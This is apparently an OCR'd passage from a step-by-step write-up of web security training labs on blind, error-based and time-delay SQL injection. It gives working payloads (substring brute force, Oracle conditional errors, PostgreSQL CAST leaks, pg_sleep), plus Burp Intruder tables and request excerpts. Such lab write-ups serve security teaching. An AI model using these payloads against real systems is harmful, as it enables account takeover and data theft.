


- Step 06: Now we know the password length then we have to bruteforce the password characters. To do that we have to use this payload and again go to intruder tab change values as the image below and click “start attack”.


'AND (SELECT substring(password,1,1) FROM users WHERE username='administrator')='a'—







On the intruder tab go to settings and do as follows. It allows us to retrieve the password more clearly. Clear the any existing entries from the list and add the value “Welcome back!” to it.



Like this we can get the administrator password: j88huf1zcl5lf3nqeup2.

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Welcome back!
49	9	c	200			11443	1
97	17	e	200			11443	1
106	6	f	200			11443	1
113	13	f	200			11443	1
144	4	h	200			11443	1
181	1	j	200			11443	1
230	10	l	200			11443	1
232	12	l	200			11443	1
275	15	n	200			11443	1
319	19	p	200			11443	1
336	16	q	200			11443	1
405	5	u	200			11443	1
418	18	u	200			11443	1
508	8	z	200			11443	1
547	7	1	200			11443	1
580	20	2	200			11443	1
594	14	3	200			11443	1
631	11	5	200			11443	1
682	2	8	200			11443	1
683	3	8	200			11443	1
0			200			11382	

12. Blind SQL injection with conditional errors.

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows. If the SQL query causes an error, then the application returns a custom error message.

The database contains a different table called users, with columns called username and password. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user.


To solve the lab, log in as the administrator user.

- Step 01: We have to confirm that the “administrator” exists in the “users” table. We can use following payload:

  '+||+(SELECT+CASE+WHEN(1%3d1)+THEN+TO_CHAR(1/0)+ELSE+''+END+FROM+users+WHERE+username%3d'administrator')+||+'


  - The explanation of the query is “CASE” is used to create a condition like “IF” statement. We use “CASE” because this is an oracle-based database.
  - “WHEN(1=1)” is a condition that always evaluates to true.
  - “THEN TO_CHAR(1/0)” is the code that runs when the condition is true. It attempts to divide 1 by 0, which is impossible and causes an error in the database. This method uses to check if the database gives an error message, which can reveal details about how the database is structured.
  - “ELSE” is the code that runs when the condition is false.

We can confirm that the administrator exists.




If we input random characters, we will get a 200-response code. And because of that we know that there is no such account.

- Step 02: Then we have to find out the length of the password.





Now we know the password has less than 21 characters we can check exact length using intruder.


The password has 20 characters.




- Step 03: Now we can bruteforce the password. Follow the images.







'+||+(SELECT+CASE+WHEN(1%3d1)+THEN+TO_CHAR(1/0)+ELSE+''+END+FROM+user
s+WHERE+username%3d'administrator'+AND+SUBSTR(password,1,1)='l')+||+'



Request	Payload 1	Payload 2	Status code	Error	Timeout	L
7	7	a	500			23
39	19	b	500			23
91	11	e	500			23
102	2	f	500			23
129	9	g	500			23
134	14	g	500			23
245	5	m	500			23
338	18	q	500			23
413	13	u	500			23
508	8	z	500			23
516	16	z	500			23
580	20	2	500			23
584	4	3	500			23
586	6	3	500			23
595	15	3	500			23
603	3	4	500			23
661	1	7	500			23
672	12	7	500			23
697	17	8	500			23
710	10	9	500			23
0			200			11
1	1	a	200			11

13. Visible error-based SQL injection.

This lab contains a SQL injection vulnerability. The application uses a tracking cookie for analytics and performs a SQL query containing the value of the submitted cookie. The results of the SQL query are not returned.

The database contains a different table called users, with columns called username and password. To solve the lab, find a way to leak the password for the administrator user, then log in to their account.

- Step 01: In repeater type a single quote at end of the cookie and send the request. Then we can see an error with the full SQL query and it also explains unclosed string. We can add comment "--" at end of the quote and hit send. Then we can see there is no error.
  This implies that the query is currently structured correctly.

- Step 02: Add "SELECT" statement to the query and cast the returned value to an "int" data type and hit send.
  ' AND CAST((SELECT 1) AS int)—


```
<h4>
  ERROR: argument of AND must be
  type boolean, not type integer
  Position: 63
</h4>
<p class=is-warning>
  ERROR: argument of AND must be
  type boolean, not type integer
  Position: 63
</p>
</div>
```

- Step 03: Modify the above error by adding "=" .

' AND 1=CAST((SELECT 1) AS int)—

We can see we are no longer getting the error message.

- Step 04: Modify the “SELECT” statement to fetch usernames.



Delete the original value of the cookie and hit send.

```
urity-academy.net
3 Cookie: TrackingId=' AND 1=CAST((SELECT
  username FROM users) AS int)--; session=
  qD4bsGPSF8KbZe46NEFTXw3SHsm5TV8L
4 Cache-Control: max-age=0
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: ""
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko)
  Chrome/116.0.5845.141 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,applicat
  ion/xml;q=0.9,image/avif,image/webp,imag
  e/apng,*/*;q=0.8,application/signed-exch
```

```
33          <span class=lab-status-icon>
            </span>
34        </div>
35      </div>
36    </div>
37  </section>
38 </div>
39 <div theme="">
40   <section class="maincontainer">
41     <div class="container">
42       <header class="navigation-header">
43       </header>
44       <h4>
           ERROR: more than one row
           returned by a subquery used as
           an expression
         </h4>
```

Notice that we received a new error message. To fix the error message modify the query to return only one row.

```
3 Cookie: TrackingId=' AND 1=CAST((SELECT
  username FROM users LIMIT 1) AS int)--;
  session=qD4bsGPSF8KbZe46NEFTXw3SHsm5TV8L
4 Cache-Control: max-age=0
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: ""
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko)
  Chrome/116.0.5845.141 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,applicat
  ion/xml;q=0.9,image/avif,image/webp,imag
  e/apng,*/*;q=0.8,application/signed-exch
  ange;v=b3;q=0.7
```

```
            </p>
33          <span class=lab-status-icon>
            </span>
34        </div>
35      </div>
36    </div>
37  </section>
38 </div>
39 <div theme="">
40   <section class="maincontainer">
41     <div class="container">
42       <header class="navigation-header">
43       </header>
44       <h4>
           ERROR: invalid input syntax for
           type integer: "administrator"
         </h4>
```

Then we get an error message with the leaked first username from the users table.

Now we can modify the query to get the password of the administrator.

Now we can log in as administrator using this password.

14. Blind SQL injection with time delays.

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

To solve the lab, exploit the SQL injection vulnerability to cause a 10 second delay.

- Step 01: In this case we have a PostgreSQL database. So we can check if the website is vulnerable by using this payload:
  '||pg_sleep(10)—

When we hit send we can see it took 20,201 milliseconds to response.

15. Blind SQL injection with time delays and information retrieval.


This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.


The database contains a different table called users, with columns called username and password. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user.

To solve the lab, log in as the administrator user.

- Step 01: We have to confirm that page is vulnerable.

